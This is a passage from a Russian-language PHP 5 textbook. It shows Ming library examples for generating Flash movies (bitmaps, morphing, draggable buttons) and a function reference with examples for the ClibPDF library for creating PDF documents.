// Установка стиля линий
$s->setLine(1, 0, 0, 0);
// Перемещение позиции рисования
$s->movePenTo(20, 10);
// Рисование линий
$s->drawLine(0, 100);
$s->drawLine(100, 0);
$s->drawLine(0, -100);
$s->drawLine(-100, 0);
// Добавление формы к объекту SWFMovie
$m->add($s);
// Вывод созданного flash-фильма в браузер
header('Content-type: application/x-shockwave-flash');
$m->output();
?>
```

В листинге 23.1 первоначально создается объект flash-фильма `SWFMovie` и устанавливаются его размеры. Затем создаются объекты формы `SWFShape` и градиента `SWFGradient`. С помощью методов `addEntry` добавляются 3 цвета градиента. Методом `addFill()` градиент добавляется к форме, и тем самым создается объект заливки — `SWFFill`, над которым затем производятся операции трансформации. Окончательная установка заливки осуществляется методом `setRightFill()`. После всех необходимых действий по настройке объектов градиента и заливки рисуются линии формы методами `drawLine()`. Последним этапом объект формы добавляется к объекту flash-фильма (`add($s)`) и выводится в браузер методом `output()`.

23.3.2. Работа с изображениями. Объект *SWFBitmap*

В этом примере будет создан объект формы, и ему в качестве фона будет установлено изображение из файла img.jpg (листинг 23.2).

```
<?php
  // Создание объекта SWFBitmap из изображения img.jpg
  $b = new SWFBitmap(fopen("img.jpg", "rb"));
  // Создание объекта flash-фильма
  $m = new SWFMovie();
  $width = 300;
  $height = 300;
  // Создание объекта формы
  $s = new SWFShape();
  // Добавление в форму заливки методом addFill()
  // В качестве параметров заливки передается объект изображения
  $f = $s->addFill($b, SWFFILL_TILED_BITMAP);
  // Операции трансформации над объектом заливки
  $f->scaleTo(1, 1);
  // Окончательная установка заливки в форму
  $s->setLeftFill($f);
  // Рисование линий в форме
  $s->drawLine($width, 0);
  $s->drawLine(0, $height/2);
  $s->drawLine(-$width, 0);
  $s->drawLine(0, -$height/2);
  // Добавление объекта формы в flash-фильм
  $i = $m->add($s);
  header('Content-type: application/x-shockwave-flash');
  // Вывод flash-фильма в браузер
  $m->output();
?>
```

Первоначально создается объект `SWFBitmap`, в который загружается изображение из файла img.jpg. Файл img.jpg должен лежать в той же директории, что и выполняемый скрипт php.

Замечание

Будьте внимательны, файл JPEG должен быть создан без использования опций `optimized` **или** `progressive`.

Затем создается форма, и к ней методом `addFill()` добавляется заливка. В качестве параметров метода в него передается объект `SWFBitmap` и кон-

станта SWFFILL_TILED_BITMAP, которая определяет, как именно будет создано фоновое изображение. В данном случае изображение будет размножено по всей площади формы. Методом scaleTo() выполняется масштабирование объекта заливки. Метод setLeftFill() окончательно добавляет заливку в форму. Далее методами drawLine() на объекте форма рисуется квадрат. После чего происходит добавление объекта формы во flash-фильм и вывод flash-фильма в браузер.

23.3.3. Работа с объектом *SWFMorph*

В данном примере будет рассмотрена работа с объектом SWFMorph, с помощью которого одна форма будет трансформирована в другую. Процесс трансформации будет анимирован в объекте SWFMovie (листинг 23.3).

```
<?php
  // Создание flash-фильма
  $m = new SWFMovie();
  // Установка размеров
  $m->setDimension(320, 240);
  // Создание объекта трансформации
  $p = new SWFMorph();
  // Получение указателя в первую форму трансформации
  $s = $p->getShape1();
  // Рисование формы
  $s->setLine(0,0,0,0);
  $f = $s->addFill(255, 0, 0);
  $s->setLeftFill($f);
  $s->movePenTo(0,30);
  $s->drawLine(200,0);
  $s->drawLine(0,30);
  $s->drawLine(-200,0);
  $s->drawLine(0,-30);
  // Получение указателя во вторую форму трансформации
  $s = $p->getShape2();
  // Рисование формы
  $s->setLine(1,0,0,0);
  $f = $s->addFill(0, 0, 255);
  $s->setLeftFill($f);
  $s->movePenTo(100,50);
```

```
  $s->drawLine(50,-50);
  $s->drawLine(50,50);
  $s->drawLine(-50,50);
  $s->drawLine(-50,-50);
  // Добавление объекта трансформации во flash-фильм
  $i = $m->add($p);
  // Установка коэффициента выполнения трансформации
  // одной формы в другую для последовательности кадров.
  for($r=0.0; $r<=1.0; $r+=0.1)
  {
    // Установка коэффициента выполнения трансформации
    // для текущего кадра
    $i->setRatio($r);
    // Переход к следующему кадру
    $m->nextFrame();
  }
  // Вывод flash-фильма в браузер
  header('Content-type: application/x-shockwave-flash');
  $m->output();
?>
```

В листинге 23.3 первоначально создаются объекты flash-фильма `SWFMovie` и трансформации `SWFMorph`. Затем с помощью метода `getShape1()` возвращается указатель на объект первой формы, над которой будет произведена операция трансформации. На объект формы добавляются заливка и линии методами `drawLine()`. Аналогичные действия произведены со второй формой, которая возвращается методом `getShape2()`. Затем методом `add()` объект трансформации `SWFMorph` добавляется во flash-фильм.

Для создания анимированной трансформации необходимо не только создать объект `SWFMorph`, но и установить коэффициент выполнения трансформации для каждого кадра анимации. Это достигается вызовом метода `setRatio()`, который выполняется в цикле `for`. Переход к следующему кадру осуществляется методом `nextFrame()`. По окончании настройки анимации объект `SWFMovie` выводится в браузер.

23.3.4. Работа с командами action script *SWFAction* и объектом *SWFButton*

В данном примере создается flash-фильм с объектом, который можно перемещать по экрану с помощью указателя мыши. Перемещение реализуется с

помощью команд языка action script. События, генерируемые мышью, перехватываются с помощью объекта SWFButton.


```
<?
  Ming_useSWFVersion(4);
  // Создание объекта форма
  $s = new SWFShape();
  $f = $s->addFill(0, 155, 0);
  $s->setRightFill($f);
  // Рисование квадрата
  $s->drawLine(50, 0);
  $s->drawLine(0, 50);
  $s->drawLine(-50, 0);
  $s->drawLine(0, -50);

  // Создание объекта кнопка
  $b = new SWFButton();
  // Добавление формы к кнопке и
  // установка для этой формы реакций на события
  $b->addShape($s, SWFBUTTON_HIT |
                   SWFBUTTON_UP |
                   SWFBUTTON_DOWN |
                   SWFBUTTON_OVER);
  // Создание объекта команд скриптового языка
  $action = new SWFAction("startDrag('/box', 0);");
  // Добавление на кнопку команды объекта SWFAction,
  // которая будет обрабатывать событие
  // нажатия кнопки мыши (SWFBUTTON_MOUSEDOWN).
  $b->addAction($action, SWFBUTTON_MOUSEDOWN);
  // Создание и добавление команды stopDrag(),
  // которая будет выполняться при наступлении событий:
  // "кнопка мыши нажата" над кнопкой SWFButton и
  // "указатель мыши вышел за пределы кнопки SWFButton"
  $action = new SWFAction("stopDrag();");
  $b->addAction($action, SWFBUTTON_MOUSEUP | SWFBUTTON_MOUSEUPOUTSIDE);
  // Создание movie-фильма
  $p = new SWFSprite();
```

```
  // Добавление на него кнопки
  $p->add($b);
  // Переход к следующему кадру
  $p->nextFrame();
  // Создание flash-фильма
  $m = new SWFMovie();
  $m->setDimension(320, 240);
  // Добавление movie-фильма во flash-фильм
  $i = $m->add($p);
  // Установка названия movie-фильма во flash-фильме.
  // По этому имени к нему будут обращаться команды action script
  $i->setName('box');
  // Вывод flash-фильма в браузера
  header('Content-type: application/x-shockwave-flash');
  $m->output();
?>
```

В листинге 23.4 первоначально рисуется форма `SWFShape`, которая будет назначена кнопке `SWFButton`. Затем создается объект кнопки `SWFButton`, на которую методом `addShape()` добавляется созданная форма и определяются события кнопки.

После этого создается объект скриптового языка `SWFAction`. В качестве параметра конструктора передаются команды action script. Созданный объект `SWFAction` добавляется на кнопку `SWFButton` методом `addAction()`, и определяется событие (`SWFBUTTON_MOUSEDOWN`), которое будет обрабатываться командами action script — `"startDrag('/box', 0);"`. Здесь `box` — это имя flash-объекта, оно будет присвоено movie-фильму после того, как он будет добавлен во flash-фильм. Аналогичным образом добавляется команда action script — `"stopDrag();"`. Созданная и настроенная кнопка добавляется к объекту `SWFSprite`, который в свою очередь добавляется к объекту `SWFMovie`. Для того чтобы команды action script могли обращаться к объекту `SWFSprite`, ему с помощью метода `setName()` присваивается имя `box`.

Глава 24



Работа с PDF-документами. Библиотека ClibPDF

В этой главе рассмотрены функции PHP 5, позволяющие работать с PDF-документами. Этот формат был создан фирмой Adobe и предназначен для создания документов с не зависящим от операционной системы представлением. То есть PDF-документ, созданный в одной среде, будет выглядеть точно так же в другой.

Замечание

PDF-формат (Portable Document Format — портативный документный формат) стал стандартом де-факто в Интернете для хранения, обмена и распространения документов, которые должны выглядеть одинаково на всех платформах. Такой формат получил широкое распространение, так как программа просмотра PDF-документов — Acrobat Reader, распространяется свободно и ее можно загрузить с сайта Adobe. Следует отметить, что практически вся научная и техническая информация в мире распространяется в данном формате. В настоящий момент PDF серьезно рассматривается в качестве замены HTML.

Замечание

Для успешной работы с PDF-форматом на клиентской машине должен быть установлен Acrobat Reader, последнюю версию которого можно найти по адресу **http://www.adobe.com/products/acrobat/readstep2.html**.

Для работы с PDF-документами PHP 5 предоставляет две библиотеки: ClibPDF и PDFLib. В принципе обе библиотеки очень похожи друг на друга, как с точки зрения функциональности, так и с точки зрения работы с ними средствами PHP. В этой главе мы рассмотрим библиотеку ClibPDF, которая входит в стандартную поставку дистрибутива PHP 5.

Примечание

Пожалуй, одним из немногих отличий библиотеки ClibPDF от PDFLib является то, что первая не позволяет работать одновременно с несколькими PDF-документами

Обе библиотеки способны создавать PDF-документ в памяти компьютера без использования временных файлов.

24.1. Установка

Библиотека ClibPDF является кроссплатформенной, поэтому в данной главе будет рассмотрена ее установка для систем UNIX и Windows.

24.1.1. Установка под Windows

Для установки библиотеки под Windows необходимо загрузить библиотеку ClibPDF, скомпилированную под Win32. После того как архив загружен, библиотеку (php_cpdf.dll) следует распаковать из архива в директорию, где находятся расширения PHP. Например, если корневой путь к PHP совпадает с C:\php\, то расширения должны находиться в директории C:\php\ext\.

Замечание

Если установка PHP 5 производится из полного дистрибутива, распространяемого как ZIP-архив (zip), а не из усеченной версии, распространяемой как инсталлятор (exe), в директории ext\ динамическая библиотека php_cpdf.dll уже присутствует.

Далее необходимо подключить библиотеку. Для этого следует перейти в каталог Windows и отредактировать файл php.ini. Для работы с библиотекой в нем следует раскомментировать строку:

```
extension= php_cpdf.dll
```

После чего необходимо проверить, настроены ли в файле php.ini пути к библиотекам расширения. Значение директивы `extension_dir` должно указывать на ту директорию, где лежат библиотеки расширений. Для вышеприведенного примера, когда библиотеки находятся в папке C:\php\ext\, в файле php.ini директива `extension_dir` должна принимать значение:

```
extension_dir ="c:/php5/ext"
```

Для вступления изменений в силу следует перегрузить сервер Apache. При успешной установке библиотеки в таблице, генерируемой функцией `phpinfo()`, должен появиться раздел cpdf.

24.1.2. Установка под UNIX-системы

Для установки библиотеки ClibPDF в UNIX-подобной операционной системе необходимо перекомпилировать PHP с ключом `--with-cpdflib`, после ключа через знак равенства (=) можно указать путь, по которому будет помещена библиотека.

24.2. Создание простого PDF-документа

В этом разделе будут рассмотрены основные функции библиотеки ClibPDF, необходимые для создания простого PDF-документа и вывода в него текста. После чего будет рассмотрено несколько примеров создания PDF-документов.

24.2.1. Функция *cpdf_open*

```
int cpdf_open (int compression [, string filename])
```

Функция `cpdf_open()` открывает новый PDF-документ. Первый параметр `compression` определяет сжатие документа. Значение параметра, равное 0, говорит о том, что документ открывается в обычном (не сжатом) виде. Необязательный параметр `filename` определяет имя файла, в который записывается документ. При отсутствии этого параметра документ создается в памяти и в последующем может быть либо сохранен в файл с помощью функции `cpdf_save_to_file()`, либо передан в стандартный вывод функцией `cpdf_output_buffer()`.

Функция возвращает дескриптор PDF-документа, который используется в качестве первого параметра во всех остальных функциях библиотеки.

24.2.2. Функция *cpdf_save_to_file*

```
void cpdf_save_to_file (int cpdf, string filename)
```

Функция `cpdf_save_to_file()` сохраняет созданный в памяти PDF-документ `cpdf` в файл с именем `filename`.

> **Примечание**
>
> Все функции этой библиотеки, за исключением `cpdf_open()`, принимают в качестве первого параметра дескриптор открытого PDF-документа `cpdf`, возвращаемый функцией `cpdf_open()`, поэтому в дальнейшем при описании остальных функций на этом параметре мы останавливаться не будем.

Если при создании PDF-документа функции `cpdf_open()` был передан второй необязательный параметр `filename`, то в использовании функции `cpdf_save_to_file()` уже не возникает необходимости.

24.2.3. Функция *cpdf_page_init*

```
bool cpdf_page_init (int cpdf, int page_number, int orientation,
float height, float width [, float unit])
```

Функция cpdf_page_init() создает новую страницу с высотой height, шириной width, номером page_number и ориентацией orientation. Параметр orientation может принимать значения 0 (для вертикального расположения страницы) и 1 (для горизонтального расположения страницы). В том случае, когда необходим вывод текста, значение этого параметра устанавливается равным 0.

Замечание

Точка отсчета координат в PDF-документе начинается не с левого верхнего угла, как в большинстве библиотек, а с левого нижнего. Изменить начало координат можно при помощи функции cpdf_translate(), описываемой ниже.

Необязательный параметр unit устанавливает значение единицы измерения для системы координат. Это значение должно являться числом postscript-точек на единицу расстояния (в данном случае — на дюйм). По умолчанию это значение равно 72, что означает, что в данном случае в одном дюйме содержатся 72 точки.

24.2.4. Функция *cpdf_add_outline*

```
int cpdf_add_outline (int cpdf, int lastoutline, int sublevel,
int open, int pagenr, string text)
```

Функция cpdf_add_outline() добавляет закладку (bookmark) с текстом text, указывающую на текущую страницу.

Пример использования функции приведен в листинге 24.1.

```
<?php
$cpdf = cpdf_open(0);
cpdf_page_init($cpdf, 1, 0, 595, 842);
cpdf_add_outline($cpdf, 0, 0, 0, 1, "Page 1");
/*
    (блок вывода нужного текста или рисунка)
    (блок сохранения документа и его закрытия)
*/
?>
```

Закладка позволяет осуществлять быстрый переход к указываемому ей месту в PDF-документе и служит для создания оглавления документа.

24.2.5. Функция *cpdf_begin_text*

```
bool cpdf_begin_text (int cpdf)
```

Функция `cpdf_begin_text()` начинает текстовый раздел. Единственным параметром функции является дескриптор `cpdf` открытого PDF-документа.

Эта функция является парной — текстовый раздел обязательно должен явно завершаться вызовом функции `cpdf_end_text()`.

24.2.6. Функция *cpdf_end_text*

```
bool cpdf_end_text (int cpdf)
```

Функция `cpdf_end_text()` завершает текстовый раздел, начатый функцией `cpdf_begin_text()`.

Между этими двумя разделами обычно располагаются функция вывода текста, функция установки шрифтов выводимого текста и функция выбора способа воспроизведения выводимого текста. Пример показан в листинге 24.2.

```
<?php
cpdf_begin_text($pdf); // начало текстового раздела
  cpdf_set_font($pdf, 16, "Helvetica", "WinAnsiEncoding");
  cpdf_set_text_rendering($cpdf, 1);
  cpdf_text($pdf, 100, 100, "Выводимый текст");
cpdf_end_text($pdf); // конец текстового раздела
?>
```

24.2.7. Функция *cpdf_set_font*

```
bool cpdf_set_font (int cpdf, string font_name, float font_size,
string encoding)
```

Функция `cpdf_set_font()` устанавливает вид `font_name` и размер `font_size` шрифта, которым выводится текст.

Примечание

В текущей версии библиотеки поддерживаются только стандартные PostScript-шрифты.

Параметр `encoding` определяет кодировку и может принимать следующие значения: `MacRomanEncoding`, `MacExpertEncoding`, `WinAnsiEncoding` и `NULL`. Значение параметра, равное `NULL`, означает встроенную кодировку шрифта.

24.2.8. Функция *cpdf_text*

```
bool cpdf_text (int cpdf, string text, float x, float y [, int
mode [, float orientation [, int alignmode]]])
```

Функция `cpdf_text()` предназначена для вывода текста, передаваемого в параметре `text` в точке документа с координатами `x` и `y`.

Необязательный параметр `mode` определяет размер единиц измерения. Если этот параметр равен 0 или отсутствует, то по умолчанию используются единицы измерения, установленные для страницы. В ином случае координаты измеряются в PostScript-пунктах без учета текущих единиц измерения. Необязательные параметры `orientation` и `alignmode` определяют поворот текста в градусах и способ выравнивания соответственно.

24.2.9. Функция *cpdf_set_text_rendering*

```
bool cpdf_set_text_rendering (int cpdf, int rendermode)
```

Функция `cpdf_set_text_rendering()` определяет способ воспроизведения текста. Возможными значениями параметра `rendermode` являются следующие:

- 0 — заполненный текст;
- 1 — перечеркнутый текст;
- 2 — заполненный и перечеркнутый текст;
- 3 — невидимый текст;
- 4 — заполненный текст, добавленный в отсеченную область;
- 5 — перечеркнутый текст, добавленный в отсеченную область;
- 6 — заполненный и перечеркнутый текст, добавленный в отсеченную область;
- 7 —текст, добавленный в отсеченную область.

Примечание

Отсеченной областью (clipping part) называется область, ограничивающая скрытый графический объект, воспроизводимый только при печати.

24.2.10. Функция *cpdf_moveto*

```
bool cpdf_moveto (int cpdf, float x, float y [, int mode])
```

Функция `cpdf_moveto()` устанавливает текущую точку с координатами `x`, `y`. Необязательный параметр `mode` определяет размер единиц измерения. Если этот параметр равен 0 или отсутствует, то по умолчанию используются единицы измерения, установленные для страницы. В ином случае координаты измеряются в PostScript-пунктах без учета текущих единиц измерения.

24.2.11. Функция *cpdf_lineto*

```
bool cpdf_lineto (int cpdf, float x, float y [, int mode])
```

Функция `cpdf_lineto()` рисует линию от текущей точки до точки с координатами `x` и `y`. Необязательный параметр `mode` определяет размер единиц измерения. Если этот параметр равен 0 или отсутствует, то по умолчанию используются единицы измерения, установленные для страницы. В ином случае координаты измеряются в PostScript-пунктах без учета текущих единиц измерения.

24.2.12. Функция *cpdf_stroke*

```
bool cpdf_stroke (int cpdf)
```

Функция `cpdf_stroke()` рисует линию вдоль текущего пути.

24.2.13. Функция *cpdf_ finalize*

```
bool cpdf_ finalize (int cpdf)
```

Функция `cpdf_finalize()` завершает текущий PDF-документ `cpdf`.

24.2.14. Функция *cpdf_output_buffer*

```
cpdf_output_buffer (int cpdf)
```

Функция `cpdf_output_buffer()` выводит текущий PDF-документ `cpdf` в браузер.

24.2.15. Функция *cpdf_close*

```
cpdf_close(int cpdf)
```

Функция `cpdf_close()` закрывает текущий PDF-документ `cpdf`.

24.2.16. Практический пример

В данном разделе будут разработаны два простых приложения. Первое выводит в PDF-документ текст `"Hello, World!"` (листинг 24.3).

```
<?php
// открываем новый PDF-документ
$cpdf = cpdf_open(0);
// создаем новую страницу
cpdf_page_init($cpdf, 1, 0, 595, 842, 1.0);
```

```
// добавляем закладку
cpdf_add_outline($cpdf, 0, 0, 0, 1, "Page 1");
/* начало блока вывода текста */
cpdf_begin_text($cpdf);
  // устанавливаем тип, размер шрифта и кодировку текста
  cpdf_set_font($cpdf, "Times-Roman", 30, "WinAnsiEncoding");
  // устанавливаем способ воспроизведения текста
  cpdf_set_text_rendering($cpdf, 1);
  // выводим текст
  cpdf_text($cpdf, "Hello world!", 50, 500);
cpdf_end_text($cpdf);
/* окончание блока вывода текста */
// рисуем линию вдоль текущего пути
cpdf_stroke($cpdf);
// завершаем PDF-документ
cpdf_finalize($cpdf);
// отсылаем браузеру соответствующий заголовок
Header("Content-type: application/pdf");
// выводим документ в браузер
cpdf_output_buffer($cpdf);
// закрываем PDF-документ
cpdf_close($cpdf);
?>
```

Результат выполнения этого скрипта показан на рис. 24.1.

Рис. 24.1. Вывод текста в PDF-документ

Все функции, которые были необходимы для вывода текста с помощью скрипта, показанного в листинге 24.1, были рассмотрели ранее. После завершения PDF-документа с помощью функции `cpdf_finalize()`, но перед выводом его в браузер функцией `cpdf_output_buffer()`, браузеру был послан заголовок

```
Header("Content-type: application/pdf")
```

Это необходимо для того, чтобы браузер мог определить тип пересылаемого ему документа как PDF. Подобный заголовок необходимо посылать браузеру в любом скрипте, где происходит работа с PDF-документом, который потом необходимо вывести в браузер, иначе документ будет рассматриваться браузером как текстовый и в окно будет выведено его двоичное представление.

Второе приложение создает PDF-документ и рисует в нем прямоугольник с заданными параметрами (листинг 24.4).

```
<?php
// открываем PDF-документ
$cpdf = cpdf_open(0);
// Создаем новую страницу
cpdf_page_init($cpdf, 1, 0, 595, 842, 1.0);
// устанавливаем RGB-значения цвета
cpdf_setrgbcolor($cpdf, 1, 0, 0);
// рисуем прямоугольник
cpdf_rect($cpdf, 50, 400, 180, 100);
// закрашиваем внутреннюю часть прямоугольника цветом заполнения
cpdf_fill($cpdf);
// завершаем страницу
cpdf_finalize($cpdf);
// отправляем заголовок браузеру
Header("Content-type: application/pdf");
// выводим содержимое документа в браузер
cpdf_output_buffer($cpdf);
// закрываем документ
cpdf_close($cpdf);
?>
```

Результат выполнения скрипта из листинга 24.4 показан на рис. 24.2.




Рис. 24.2. Красный прямоугольник в PDF-документе

24.3. Дополнительные функции библиотеки CllbPDF

24.3.1. Функция *cpdf_add_annotation*

```
bool cpdf_add_annotation (int cpdf, float llx, float lly, float
urx, float ury, string title, string content [, int mode])
```

Функция `cpdf_add_annotation()` добавляет аннотацию с названием `title` и содержанием `content` с координатами (`llx`, `lly`) нижнего левого угла и с координатами (`urx`, `ury`) правого верхнего угла.

Необязательный параметр `mode` определяет размер единиц измерения. Если этот параметр равен 0 или отсутствует, то по умолчанию используются единицы измерения, установленные для страницы. В ином случае координаты измеряются в PostScript-пунктах без учета текущих единиц измерения.

24.3.2. Функция *cpdf_arc*

```
bool cpdf_arc (int cpdf, float x, float y, float radius, float start,
float end [, int mode])
```

Функция `cpdf_arc()` рисует дугу с центром в точке с координатами `x`, `y` и радиусом `radius`, начиная с угла `start` и заканчивая углом `end`.

Необязательный параметр `mode` определяет размер единиц измерения. Если этот параметр равен 0 или отсутствует, то по умолчанию используются единицы измерения, установленные для страницы. В ином случае координаты измеряются в PostScript-пунктах без учета текущих единиц измерения.

24.3.3. Функция *cpdf_circle*

```
bool cpdf_circle (int cpdf, float x, float y, float
radius, [, int mode])
```

Функция `cpdf_arc()` рисует дугу с центром в точке с координатами `x`, `y` и радиусом `radius`.

Необязательный параметр `mode` определяет размер единиц измерения. Если этот параметр равен 0 или отсутствует, то по умолчанию используются единицы измерения, установленные для страницы. В ином случае координаты измеряются в PostScript-пунктах без учета текущих единиц измерения.

24.3.4. Функция *cpdf_clip*

```
bool cpdf clip (int cpdf)
```

Функция `cpdf_clip()` усекает всю прорисовку до текущего пути.

24.3.5. Функция *cpdf_closepath*

```
bool cpdf closepath (int cpdf)
```

Функция `cpdf_closepath()` закрывает текущий путь.

24.3.6. Функция *cpdf_closepath_fill_stroke*

```
bool cpdf closepath_fill_stroke (int cpdf)
```

Функция `cpdf_closepath_fill_stroke()` закрывает, заполняет текущий путь текущим цветом заполнения и прорисовывает его.

24.3.7. Функция *cpdf_closepath_stroke*

```
bool cpdf_closepath_stroke (int cpdf)
```

Функция `cpdf_fill_stroke()` закрывает путь и прорисовывает линию вокруг пути.

Примечание

Аналогом этой функции является комбинация из функций `cpdf_closepath()` и `cpdf_stroke()`.

24.3.8. Функция *cpdf_continue_text*

```
bool cpdf_continue_text (int cpdf, string text)
```

Функция `cpdf_continue_text()` выводит строку `text` на следующей строчке.

24.3.9. Функция *cpdf_curveto*

```
bool cpdf_curveto (int cpdf, float x1, float y1, float x2, float y2,
float x3, float y3 [, int mode])
```

Функция `cpdf_curveto()` прорисовывает кривую Безье от текущей точки до точки с координатами (`x3`, `y3`) с использованием точек с координатами (`x1`, `y1`) и (`x2`, `y2`) в качестве контрольных точек.

Необязательный параметр `mode` определяет размер единиц измерения. Если этот параметр равен 0 или отсутствует, то по умолчанию используются единицы измерения, установленные для страницы. В ином случае координаты измеряются в PostScript-пунктах без учета текущих единиц измерения.

24.3.10. Функция *cpdf_fill*

```
bool cpdf_fill (int cpdf)
```

Функция `cpdf_fill()` заполняет внутреннюю часть текущего пути текущим цветом заполнения и прорисовывает его контур.

24.3.11. Функция *cpdf_finalize_page*

```
bool cpdf_finalize_page (int cpdf, int page_number)
```

Функция `cpdf_finalize_page()` закрывает страницу с номером `page_number`.

Примечание

Эту функцию имеет смысл применять только с целью уменьшения расхода памяти, поскольку "финализированная" страница занимает меньше памяти, правда после финализации она уже не может быть модифицирована.

24.3.12. Функция *cpdf_global_set_document_limits*

```
bool cpdf_global_set_document_limits (int maxpages, int maxfonts, int
maximages, int maxannotations, int maxobjects)
```

Функция `cpdf_global_set_document_limits()` устанавливает границы документа.

Примечание

Поскольку функция устанавливает границы открываемого документа, ее нужно вызывать до открытия документа функцией `cpdf_open()`

24.3.13. Функция *cpdf_import_jpeg*

```
int cpdf_import_jpeg (int cpdf, string filename, float x, float y, float
angle, float width, float height, float x-scale, float y-scale, int qsave
[, int mode])
```

Функция `cpdf_import_jpeg()` открывает JPEG-изображение, содержащееся в файле `filename`. Изображение помещается на текущей странице в точке с координатами `x` и `y`. Параметр `angle` определяет, на сколько градусов должно быть повернуто изображение. Параметры `width` и `height` определяют ширину и высоту изображения соответственно. Параметры `x-scale` и `y-scale` устанавливают значение коэффициента масштабирования по направлениям `x` и `y` соответственно. Для того чтобы функция работала корректно, параметр `qsave` должен иметь ненулевое значение.

Необязательный параметр `mode` определяет размер единиц измерения. Если этот параметр равен 0 или отсутствует, то по умолчанию используются единицы измерения, установленные для страницы. В ином случае координаты измеряются в PostScript-пунктах без учета текущих единиц измерения.

24.3.14. Функция *cpdf_place_inline_image*

```
int cpdf_place_inline_image (int cpdf, int image, float x, float y, float
angle, float width, float height [, int mode])
```

Функция `cpdf_place_inline_image()` помещает на страницу изображение, созданное `image`-функциями PHP, в точку с координатами `x` и `y`. Одновременно это изображение может быть масштабировано.

Параметр `angle` определяет, на сколько градусов должно быть повернуто изображение. Параметры `width` и `height` определяют ширину и высоту изображения соответственно.

Необязательный параметр `mode` определяет размер единиц измерения. Если этот параметр равен 0 или отсутствует, то по умолчанию используются единицы измерения, установленные для страницы. В ином случае координаты измеряются в PostScript-пунктах без учета текущих единиц измерения.

24.3.15. Функция *cpdf_newpath*

```
bool cpdf_newpath (int cpdf)
```

Функция `cpdf_newpath()` начинает новый путь в документе.

24.3.16. Функция *cpdf_rect*

```
bool cpdf_rect (int cpdf, float x, float y, float width, float height [,
int mode])
```

Функция `cpdf_rect()` рисует прямоугольник с нижним левым углом в точке с координатами `x` и `y`, с шириной и высотой, определяемыми параметрами `width` и `height` соответственно.

Необязательный параметр `mode` определяет размер единиц измерения. Если этот параметр равен 0 или отсутствует, то по умолчанию используются единицы измерения, установленные для страницы. В ином случае координаты измеряются в PostScript-пунктах без учета текущих единиц измерения.

24.3.17. Функция *cpdf_save*

```
bool cpdf_save (int cpdf)
```

Функция `cpdf_save()` сохраняет текущее окружение и работает аналогично PostScript-команде `gsave`. Эта функция необходима в тех случаях, когда нужно перевести или повернуть объект без воздействия на другие объекты.

24.3.18. Функция *cpdf_restore*

```
bool (int cpdf)
```

Функция `cpdf_restore()` восстанавливает окружение, сохраненное функцией `cpdf_save()`. Функция работает аналогично PostScript-команде `grestore`. Как правило, функции `cpdf_save()` и `cpdf_restore()` применяются совместно, при этом сначала сохраняется окружение, затем производятся необходимые действия с объектом, и после этого окружение восстанавливается (листинг 24.5).

```
<?php
cpdf_save($cpdf);
  /* блок кода, в котором проводятся необходимые действия: вращение
  объекта, его трансформация и т. д. */
cpdf_restore($cpdf)
?>
```

24.3.19. Функция *cpdf_rotate*

```
bool cpdf_rotate (int cpdf, float angle)
```

Функция `cpdf_rotate()` устанавливает поворот в градусах на угол `angle`.

24.3.20. Функция *cpdf_rotate_text*

```
bool cpdf_rotate_text (int cpdf, float angle)
```

Функция `cpdf_rotate_text()` устанавливает поворот текста в градусах на угол `angle`.

24.3.21. Функция *cpdf_scale*

```
bool cpdf_scale (int cpdf, float x-scale, float y-scale)
```

Функция `cpdf_scale()` устанавливает коэффициент масштабирования в обоих направлениях с помощью параметров `x-scale` и `y-scale`.

24.3.22. Функция *cpdf_set_action_url*

```
bool cpdf_set_action_url (int cpdf, float xll, float yll, float xur,
float yur, string url [, int mode])
```

Функция `cpdf_set_action_url()` добавляет гиперссылку с названием `url` с координатами (`llx`, `lly`) нижнего левого угла и с координатами (`urx`, `ury`) правого верхнего угла.

Необязательный параметр `mode` определяет размер единиц измерения. Если этот параметр равен 0 или отсутствует, то по умолчанию используются единицы измерения, установленные для страницы. В ином случае координаты измеряются в PostScript-пунктах без учета текущих единиц измерения.

24.3.23. Функция *cpdf_set_char_spacing*

```
bool cpdf_set_char_spacing (int cpdf, float space)
```

Функция `cpdf_set_char_spacing()` устанавливает межсимвольное расстояние `space`.

24.3.24. Функция *cpdf_set_creator*

```
bool cpdf_set_creator (string creator)
```

Функция `cpdf_set_creator()` устанавливает поле `creator` (автор) в PDF-документе.

24.3.25. Функция *cpdf_set_current_page*

```
bool cpdf_set_current_page (int cpdf, int page_number)
```

Функция `cpdf_set_current_page()` устанавливает страницу с номером `page_number` в качестве текущей страницы, на которой выполняются все последующие операции. Пока страница не будет завершена функцией

cpdf_finalize_page(), остается возможность переключения между страницами.

24.3.26. Функция *cpdf_set_horiz_scaling*

```
bool cpdf_set_horiz_scaling (int cpdf, float scale)
```

Функция cpdf_set_horiz_scaling() устанавливает масштабирование по горизонтали в процентах, равных значению параметра scale.

24.3.27. Функция *cpdf_set_keywords*

```
bool cpdf_set_keywords (string keywords);
```

Функция cpdf_set_keywords() устанавливает поле keywords PDF-документа.

24.3.28. Функция *cpdf_set leading*

```
bool cpdf_set_leading (int cpdf, float distance)
```

Функция cpdf_set_leading() устанавливает межстрочное расстояние distance.

24.3.29. Функция *cpdf_set_page_animation*

